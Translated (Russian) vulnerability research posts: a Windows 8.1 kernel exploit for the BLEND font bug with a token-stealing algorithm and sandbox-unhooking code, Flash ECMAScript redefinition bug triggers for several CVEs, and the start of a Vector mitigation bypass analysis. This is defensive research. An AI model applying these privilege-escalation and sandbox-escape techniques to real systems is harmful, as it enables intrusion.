


Рисунок 1. Пример структуры файла, включающего эксплойт Adobe Reader, библиотеку второго этапа и эксплойты ядра Windows для различных сборок.

Разобравшись с вектором атаки на ядро, мы можем сосредоточиться на выполнении произвольного кода в ring 0 и использовать эту возможность для повышения привилегий в операционной системе. В следующем разделе этот вопрос рассматривается подробно.

Эксплуатация Microsoft Windows 8.1 Update 1 (32-разрядной)

В общем случае повысить привилегии конкретного процесса в ядре Windows довольно легко, если мы уже можем выполнять произвольный код в его контексте: всё сводится к обходу связанного списка процессов и замене маркера безопасности одного процесса, представленного единственным указателем, маркером другого. Алгоритм легко реализуется коротким фрагментом ассемблерного кода x86, поэтому, в отличие от пользовательского режима, загружать модуль второго этапа или выполнять другие сложные операции не требуется.

Таким образом, ROP-цепочка, построенная с помощью уязвимости BLEND, будет отвечать за следующие действия:

1. Выделить доступную для записи и выполнения память и скопировать туда шелл-код повышения привилегий.
2. Перейти к шелл-коду, чтобы он выполнил свою задачу.
3. Корректно восстановить состояние после полезной нагрузки, сохранив стабильность операционной системы.

В целом построение ROP-цепочки эквивалентно тому, что мы делали для Adobe Reader: можно использовать те же методы, чтобы свободно изменять стек любым необходимым образом. Поскольку адреса модулей ATMFD.DLL, win32k.sys и ntoskrnl.exe присутствуют в стеке, у нас есть широкий выбор гаджетов.

Следует учитывать, что начиная с Windows 8 большая часть памяти режима ядра защищена DEP: выделения из выгружаемого пула не исполняются, а большинство выделений из невыгружаемого пула запрашиваются с типом `NonPagedPoolNx` — обратите внимание на суффикс Nx. Это означает, что нашему эксплойту придётся самостоятельно вызвать `ExAllocatePool(NonPagedPool)`, чтобы выделить исполняемую невыгружаемую память, в которой можно сохранить и запустить шелл-код ring 0.

Пример ROP-цепочки, использованной в эксплойте для доказательства концепции, показан на рисунке 2. Она состоит из трёх основных частей: выделения 4 Кбайт памяти RWE, копирования шелл-кода из стека по адресу, возвращённому вызовом `ExAllocatePool`, для чего требуется несколько перестановок регистров, и, наконец, перехода к шелл-коду.




Рисунок 2. Пример ROP-цепочки ядра Windows, используемой для выполнения произвольного кода.

Ниже показан результат применения этой ROP-цепочки с полезной нагрузкой из четырёх инструкций int3: инструкции успешно выполняются и перехватываются подключённым отладчиком ядра WinDbg.




Рисунок 3. Успешное выполнение произвольного кода в 32-разрядном ядре Windows 8.1 с помощью уязвимости BLEND.

Конкретный алгоритм, с помощью которого шелл-код повышает привилегии всех активных процессов Adobe Reader до NT AUTHORITY/SYSTEM и ослабляет ограничения задания процесса песочницы, выглядит следующим образом:

1. Найти процесс System, начав с `KPCR.PcrbData.CurrentThread.ApcState.Process` и обходя `EPROCESS.ActiveProcessLinks.Flink`, пока не будет найдено значение `EPROCESS.UniqueProcessId`, равное 4.
2. Сохранить маркер безопасности из `EPROCESS.Token`.
3. Снова обойти связанный список процессов в поисках `EPROCESS.ImageFileName`, равного AcroRd32.exe.
4. Заменить `EPROCESS.Token` сохранённым привилегированным маркером безопасности.
5. Увеличить `EPROCESS.Job.ActiveProcessLimit` до 2, чтобы позднее запустить новый процесс `calc.exe`.
6. Перейти по адресу `0x0`.

Все перечисленные шаги довольно просты и понятны, за исключением, возможно, последнего. Если мы хотим восстановить повреждённое состояние выполнения, зачем ещё сильнее усугублять его переходом по недопустимому адресу?! Разве исправление кадра стека или возврат к вызывающей функции на *x* уровней выше в цепочке вызовов не были бы более естественным решением?

Этот приём тесно связан с особенностью поведения ATMFD.DLL, а именно с агрессивной обработкой исключений в модуле. Большая часть кода, обрабатывающего пользовательские данные, если не весь такой код, заключена в универсальные блоки try/except, которые перехватывают все некритические исключения, например недопустимый доступ к памяти пользовательского режима, и корректно обрабатывают их так, будто ничего не произошло. Конкретная причина создания такой страховочной системы неизвестна: можно лишь предположить, что она должна не позволять небольшим выходам за границы памяти и другим ошибкам в коде

угрожать стабильности системы. Однако её существование имеет важные последствия. В частности, оно потенциально значительно снижает эффективность автоматизированного поиска уязвимостей: даже если фаззер вызовет повреждение, которое приведёт к недопустимому обращению к памяти пользовательского режима, сведения об этом никогда не попадут к фаззеру, поскольку ATMFD перехватит и скроет исключение. Если кто-либо из исследователей уязвимостей не знал об этом и не предпринимал действий для обхода такой защиты, он мог пропустить и всё ещё может пропускать множество потенциально значимых для безопасности состояний.

С другой стороны, это может сыграть на руку атакующему, когда эксплойту необходимо восстановиться после перехвата потока управления. В таком случае достаточно вызвать любое обрабатываемое драйвером исключение, и тот сделает всё остальное: очистит состояние и вернётся в пользовательский режим. В нашем случае переход по адресу `0x0` вызовет именно необходимое исключение и вернёт поток управления библиотеке второго этапа. Довольно изящно, не правда ли? :)

Результат выполнения описанного шелл-кода режима ядра показан на рисунке 4: оба процесса Adobe Reader, брокер и процесс визуализации, теперь работают с маркером безопасности System на высоком уровне целостности.




Рисунок 4. Процессы Adobe Reader, выполняющиеся с повышенными привилегиями после успешной эксплуатации ядра.

Чтобы эксплойт для доказательства концепции действительно достиг первоначальных целей, осталось запустить `calc.exe`. Шелл-код режима ядра уже подготовил такую возможность, увеличив ограничение числа активных процессов задания с 1 до 2. Однако простой вызов функции API CreateProcess.aspx) всё равно не сработает, поскольку в процессе песочницы функция `KERNELBASE!CreateProcessA` перехвачена брокером. Так как у нас есть все остальные возможности, необходимые для запуска программы, можно просто снять перехват, восстановив исходные байты пролога функции с помощью короткого фрагмента кода:

```
HMODULE hKernelBase = GetModuleHandleA("KERNELBASE.DLL");
FARPROC lpCreateProcessA = GetProcAddress(hKernelBase, "CreateProcessA");

// Make the kernelbase!CreateProcessA memory area temporarily writable.
DWORD flOldProtect;
```

```
VirtualProtect(lpCreateProcessA, 5, PAGE_READWRITE, &flOldProtect);

// Write the original function prologue
// (MOV EDI, EDI; MOV EBP, ESP; PUSH ESP).
RtlCopyMemory(lpCreateProcessA, "\x8b\xff\x55\x8b\xec", 5);

// Restore the original memory access mask.
VirtualProtect(lpCreateProcessA, 5, flOldProtect, &flOldProtect);
```

Также отмечалось, что того же эффекта можно добиться одним вызовом API WriteProcessMemory.aspx), сэкономив два вызова VirtualProtect.aspx). После этого эксплойт готов: он дважды использует одну уязвимость в последних затронутых версиях Adobe Reader и ядра Windows, чтобы запустить calc.exe с повышенными привилегиями, полностью и надёжно обойдя все программные средства противодействия эксплуатации. Работа эксплойта показана в следующем видео:

Посмотреть демонстрацию эксплойта на YouTube

Успешно разработав полную цепочку удалённого выполнения кода и выхода из песочницы с помощью одной уязвимости blend в Adobe Reader и 32-разрядной Windows 8.1, нам осталось создать только эксплойт для ядра 64-разрядной Windows 8.1. Поскольку 64-разрядные сборки не затронуты рассматривавшейся до сих пор ошибкой, для достижения цели в нём будет использована другая уязвимость в шрифтах. Этой теме вскоре будет посвящена четвёртая, заключительная публикация серии.

Атака на движки ECMAScript с помощью переопределения

Автор: Natalie Silvanovich

Одно из свойств ECMAScript состоит в том, что почти все функции и переменные можно динамически переопределять. Это способно приводить к уязвимостям, когда нативный код предполагает, что функция или переменная при обращении ведёт себя определённым образом либо не имеет некоторых побочных эффектов, хотя в действительности её можно переопределить. За последние несколько месяцев Project Zero обнаружила в Adobe Flash 24 уязвимости, связанные с переопределением в ECMAScript; похожие проблемы также встречались в реальных атаках. В этой публикации описано устройство данного класса ошибок и приведены примеры нескольких интересных недавно исправленных уязвимостей.

Переопределение в ECMAScript

Как язык с динамической типизацией, ECMAScript позволяет переопределять любые функции. Например, приведённый ниже код JavaScript переопределяет метод alert.

```
<script>
function f(mystring) {
  document.write(mystring);
}
alert = f;
alert("hello");
</script>
```

В большинстве браузеров в результате вместо нативного окна alert будет вызвана функция `document.write`.

Хотя этот пример вполне безобиден, в некоторых ситуациях такое поведение создаёт проблемы и приводит к ошибкам. В частности, если нативный код виртуальной машины полагается на определённое поведение метода ECMAScript, а тот был переопределён, могут возникнуть самые разные проблемы, особенно путаница типов, переполнения и обращения к освобождённой памяти.

Ранее обнаруженные ошибки переопределения

В прошлом было найдено множество связанных с переопределением уязвимостей. Одними из первых стали способы обхода политики одного источника в браузерах, при которых переопределение функции JavaScript позволяло выполнить сценарий из небезопасного контекста. Проблемы такого рода обнаруживались ещё в прошлом году.

За последние пару лет в браузерах нашли множество подобных ошибок повреждения памяти и обращения к освобождённой памяти, включая CVE-2013-0765 в Firefox и CVE-2014-1705 в Chrome.

В недавней утечке HackingTeam содержалось пять уязвимостей Adobe Flash, четыре из которых были связаны с переопределением: CVE-2015-5119, CVE-2015-5122, CVE-2015-5123 и CVE-2015-0349. Ниже приведён анализ CVE-2015-5119.

Как переопределить объект

Одна из главных сложностей при поиске и эксплуатации уязвимостей переопределения — достижимость. Многие из этих проблем находятся глубоко в коде, и способ их активации не всегда очевиден. Кроме того, не все языки на основе ECMA поддерживают переопределение в одинаковой степени: часто всё зависит от конкретной переопределяемой функции или метода. Тем не менее ECMAScript предоставляет множество способов получить доступ к объектам, поэтому до переопределения зачастую можно добраться с помощью редко используемых возможностей языка.

Оператор равенства

Оператор равенства — простейший способ переопределить объект или функцию; в той или иной степени он работает в большинстве реализаций ECMAScript. В ActionScript 2 он действует без ограничений, если для поля не определён setter, хотя иногда код не компилируется и его приходится записывать непосредственно в байт-коде. Даже доступные только для чтения свойства AS2 можно переопределить оператором равенства, предварительно вызвав `ASSetProps` для снятия флага read-only. В ActionScript 3 переопределять методы через равенство можно только у классов, объявленных динамическими. В браузерах таким способом переопределяется большинство методов, хотя одну функцию среды нельзя напрямую присвоить другой. Например, в коде из начала статьи alert можно присвоить `document.write`, но сначала его необходимо обернуть в функцию `f`. При прямом присваивании сценарий не выполнится.

CVE-2015-3077

CVE-2015-3077 — пример уязвимости Flash, возникающей из-за возможности переопределить функцию оператором равенства. Ниже приведён фрагмент кода, вызывающего проблему. Обратите внимание: для ясности код упрощён и не компилируется. Компилируемый пример можно найти в трекере ошибок Project Zero.

```
var blur = new flash.filters.BlurFilter(100, 15, 5555);
this.filters = [blur]; // this is a Button
flash.filters.BlurFilter = flash.filters.ConvolutionFilter;
var f = this.filters;
var conv = f[0];
conv.matrix = [0,1,1,1,1,1,1,1,1,1,1,1,1,1,1];
```

Это простая ошибка путаницы типов. При записи метода `Button.filters` создаётся и сохраняется нативный массив, содержащий все фильтры. При чтении свойства `Button.filters` для каждого фильтра создаётся объект ActionScript соответствующего типа: вызывается его конструктор ActionScript с предположением, что он не был переопределён, а затем в качестве нативного объекта-основы задаётся объект из сохранённого массива. Если конструктор фильтра переопределён, вызывается конструктор неверного типа фильтра, но ему всё равно назначается прежний нативный объект. В итоге объект AS одного типа получает нативную основу другого типа, что приводит к путанице типов.

CVE-2015-0305

CVE-2015-0305 — ещё один пример путаницы типов, возникающей при переопределении через равенство.

```
var b = flash.net;
b.FileReference = q;

function q() {
  this.f = flash.display.BitmapData
  var c = new this.f(1000, 1000, true, 1000)
}

var file = new FileReferenceList();
...
file.browse();
```

Этот случай довольно похож на предыдущий. При вызове `FileReferenceList.browse` браузер открывает диалоговое окно, в котором пользователь выбирает файлы. Затем для каждого файла метод browse вызывает конструктор `FileReference` и создаёт объект. В этой ошибке конструктор заменяется конструктором, который инициализирует объект как `BitmapData`. При вызове конструктора тип объекта устанавливается в `FileReference`, хотя возвращаемый объект имеет иной тип. В итоге тип объекта AS не согласуется с типом нативного объекта, что приводит к путанице типов. Ошибка заключается в предположении `FileReferenceList.browse`, что конструктор `FileReference` вернёт `FileReference`, хотя из-за возможности переопределения метода это не гарантируется.

Proxy-объекты

Proxy-объекты можно использовать вместо обычных объектов. Они позволяют определять функции, обрабатывающие каждое обращение к свойству и каждый вызов метода. Иногда с их помощью удаётся переопределить свойство там, где оператор равенства не работает. Кроме того, они позволяют выполнять код при каждом обращении к свойству, благодаря чему становится возможно поведение, недостижимое простым присваиванием свойства, например возврат разных значений при последовательных обращениях. Proxy-объекты поддерживаются в ActionScript 3 и JavaScript.

CVE-2015-0327

CVE-2015-0327 — обнаруженная Иэном Биром проблема, которую можно активировать, вызвав в AS3 метод stringify для Proxy-объекта.

```
while (index != 0) {
  ownDynPropCount++;
  index = value->nextNameIndex(index);
}

AutoDestructingAtomArray propNames(m_fixedmalloc, ownDynPropCount);
...

while (index != 0) {
  Atom name = value->nextName(index);
  propNames.m_atoms[propNamesIdx] = name;
  propNamesIdx++;
  index = value->nextNameIndex(index);
}
```

Приведённый код взят из открытой реализации AVM. Сначала он подсчитывает элементы в `value` и по полученной длине выделяет массив. Затем массив заполняется путём перечисления элементов `value`. Однако если `value` является Proxy-объектом, количество элементов при каждом перечислении не обязательно совпадает, что может привести к переполнению выделенного

буфера.

Операторы преобразования

Операторы преобразования, такие как `toString`, `valueOf` и `toInt`, часто вызываются неявно. Например, при вызове следующего нативного метода:

```
var b = new BitmapData(x, y, true, 0xff00ff);
```

Обычно `valueOf` вызывается для `x` и `y`, чтобы преобразовать их в целые числа, если они ещё ими не являются. Функции, принимающие строки, часто ведут себя похожим образом с `toString`. Это открывает возможность выполнения сценариев в неожиданные моменты. Операторы преобразования можно переопределять как в AS2, так и в AS3.

CVE-2015-3039

CVE-2015-3039 — ошибка в AS2, при которой вызовы оператора преобразования позволяют неожиданно выполнить сценарий во время нативного вызова.

```
var filter = new ConvolutionFilter(...);
var n = {};
n.valueOf = ts;
var a = [];
for (var k = 0; k < 1; k++) {
  a[k] = n;
}
filter.matrix = a;

function ts() {
  filter.matrix = a;
}
```

При вызове нативного getter для matrix он сначала удаляет существующую матрицу, затем выделяет новую и записывает в неё значения из переданной матрицы. Получая значения матрицы, он вызывает `valueOf`, чтобы преобразовать содержимое массива в экземпляры класса Number. Однако если функция `valueOf` также вызывает getter matrix, она удалит массив матрицы и выделит его заново, хотя предыдущий вызов ещё не завершён и после возврата из второго вызова продолжит запись. Это приводит к обращению к освобождённой памяти.

CVE-2015-5119

CVE-2015-5119 — обнаруженная в утечке HackingTeam ошибка, возникающая потому, что вызовы оператора преобразования могут освободить и заново выделить буфер до выполнения записи в исходный буфер.

```
var b = new ByteArray();
b.length = 12;
var n = new myba(b);
b[0] = n;
```

В определении класса `myba`:

```
prototype.valueOf = function()
{
  b.length = 1000;
}
```

В отличие от описанной выше проблемы в интерпретаторе AS2, эта ошибка находится в интерпретаторе AS3, поэтому `valueOf` необходимо переопределить в определении класса, как показано выше. Уязвимый код является частью открытой AVM и выглядит следующим образом:

```
void ByteArrayObject::setUintProperty(uint32_t i, Atom value)
{
  m_byteArray[i] = uint8_t(AvmCore::integer(value));
}
```

Метод `AvmCore::integer` вызывает метод `valueOf`, определённый для объекта `value`, который соответствует переменной `n` в приведённом выше ActionScript. После этого можно изменить длину массива байтов, что способно вызвать его повторное выделение. Однако запись выполняется в исходный буфер, приводя к обращению к освобождённой памяти.

Наблюдатели

Наблюдатели — ещё один способ изменения свойства объекта. Они поддерживаются в общем виде в AS2 и JavaScript. Наблюдатель срабатывает при каждом присваивании свойству объекта, у которого нет собственного setter. Иногда это означает, что при установке свойства нативным методом активируется наблюдатель, позволяя перейти к выполнению сценария и изменить присваиваемое свойству значение: обработчик наблюдателя может вернуть значение, которое заменит значение, устанавливаемое вызывающим кодом в отслеживаемое поле.

CVE-2015-3120

CVE-2015-3120 — ошибка путаницы типов, до которой можно добраться, установив наблюдатель на переменную.

```
var fileRef:FileReferenceList = new FileReferenceList();
fileRef.addListener(listener);
fileRef["fileList"] = "asdf";
fileRef.watch("fileList", func);
fileRef.browse(allTypes);

function func() {
  return 7777777;
}
```

Установка наблюдателя на переменную `fileList` приводит к вызову функции `func`, когда нативная функция browse создаёт объект `fileList` и пытается присвоить его переменной. Затем функция возвращает числовое значение `7777777`, заменяя устанавливаемый объект. При дальнейшем использовании переменной возникает путаница типов: её считают объектом ActionScript и используют как указатель, хотя в действительности это Number.

CVE-2015-3119

CVE-2015-3119 — ошибка в AS2, которую можно активировать, установив наблюдатель на переменную:

```
class mysubclass extends NetConnection {
  function mysubclass(a) {
    this.uri = "test";
    super();
    this.watch("uri", func);
    var n = {toString : func}
```

```
      var s = super;
      trace(y);
      this.connect(y);
      var f = ASnative(2101, 411); // setBufferTimeMax
      f.call(this, 1000);

      function func(a, b, c) {
        var f = ASnative(2101, 200); // newStream
        var n = new NetConnection();
        n.connect(y);
        f(this, n);
      }
    }
  }
```

Наблюдатель устанавливается на свойство URL объекта `NetConnection`, а когда объект пытается задать URL, вызывается функция `func`. Эта функция переопределяет объект `this` как `NetStream`, а не `NetConnection`, что приводит к путанице типов. Наблюдатель делает это возможным, поскольку срабатывает после проверки типов; в противном случае вызов функции как `NetStream` завершился бы неудачей.

Создание подклассов

Иногда метод или свойство класса можно переопределить путём создания подкласса, если вы управляете созданием объекта. Классы в ActionScript и JavaScript можно наследовать с помощью ключевого слова `extends`. Кроме того, иногда классы можно динамически расширять с помощью `__proto__` или `prototype`.

Методы разрешения

Объекты JavaScript и AS2 также поддерживают методы разрешения. Они вызываются в крайнем случае, когда разрешить свойство или метод не удалось. В ActionScript 2 `__resolve` — это функция разрешения, вызываемая при неудачном разрешении свойства или метода. В JavaScript ту же задачу выполняет ряд методов `__lookUp*__`, например `__lookUpGetter__`; конкретный вызываемый метод зависит от того, разрешение какого именно типа завершилось неудачей. Эти функции можно использовать для переопределения методов или свойств и достижения ошибок, но они также полезны при поиске уязвимостей. Вызов нативного метода для объекта с заданным методом разрешения — хороший способ определить, к каким свойствам объекта обращается метод, после чего их можно дополнительно изменять.

Заключение

Переопределение методов и свойств среды часто нарушает предположения, на которые опираются виртуальные машины ECMAScript при обращении к ним. Это перспективное направление поиска ошибок в программном обеспечении такого типа.

Три обхода и исправление одной из защит `Vector.<*>` во Flash

Автор: Chris Evans, пожиратель cookie

С выпуском Flash 18.0.0.209 появились две меры защиты от злоупотребления повреждениями Vector; мы рассматривали их в предыдущей статье. Недавно вышел Flash 18.0.0.232, где реализация одной из защит изменена для устранения ошибки 482 Project Zero.

В этой статье отмечены некоторые способы обхода прежней реализации Adobe проверки длины `Vector.<*>`. Все они уже исправлены. Новые меры защиты нередко проходят несколько итераций усиления после первоначального выпуска и анализа. Мы рассмотрим прежний принцип работы защиты, три возможных обхода и развёрнутое исправление.

Как работала защита Vector.<*>?

Защита применяла секретное cookie, выполняя XOR с копией поля длины. Атакующий не должен был иметь возможности угадать полученное XOR-значение, которое проверялось при каждом использовании длины. Поэтому повреждения длины должны были надёжно обнаруживаться во время выполнения.

Все обходы связаны с прежним расположением секретного cookie. Посмотрим на выполняющийся 64-разрядный процесс Chrome в Linux, чтобы показать, как оно хранилось. Для удобства выделим объект `Vector.<uint>` размером 512 Мбайт. Он достаточно велик, чтобы получить собственное отображение, которое легко найти в `/proc/<pid>/maps`:

```
16748d5a8000-1674ad8a8000 rw-p 00000000 00:00 0
```

Мы также задаём первому значению `Vector.<uint>` величину `0xf2f2f2f2`, что позволяет найти поиском в памяти заголовок перед данными:

```
(gdb) find/w 0x16748d5a8000,0x1674ad8a8000,0xf2f2f2f2
0x16748d6a8018
```

Теперь можно вывести заголовок объекта и первые две записи данных:

```
(gdb) x/8xw 0x16748d6a8000
0x16748d6a8000: 0x07ffff83 0x07ffff83 0xfd0c714d 0x00000000
0x16748d6a8010: 0xda146000 0x000007d7 0xf2f2f2f2 0x00000000
```

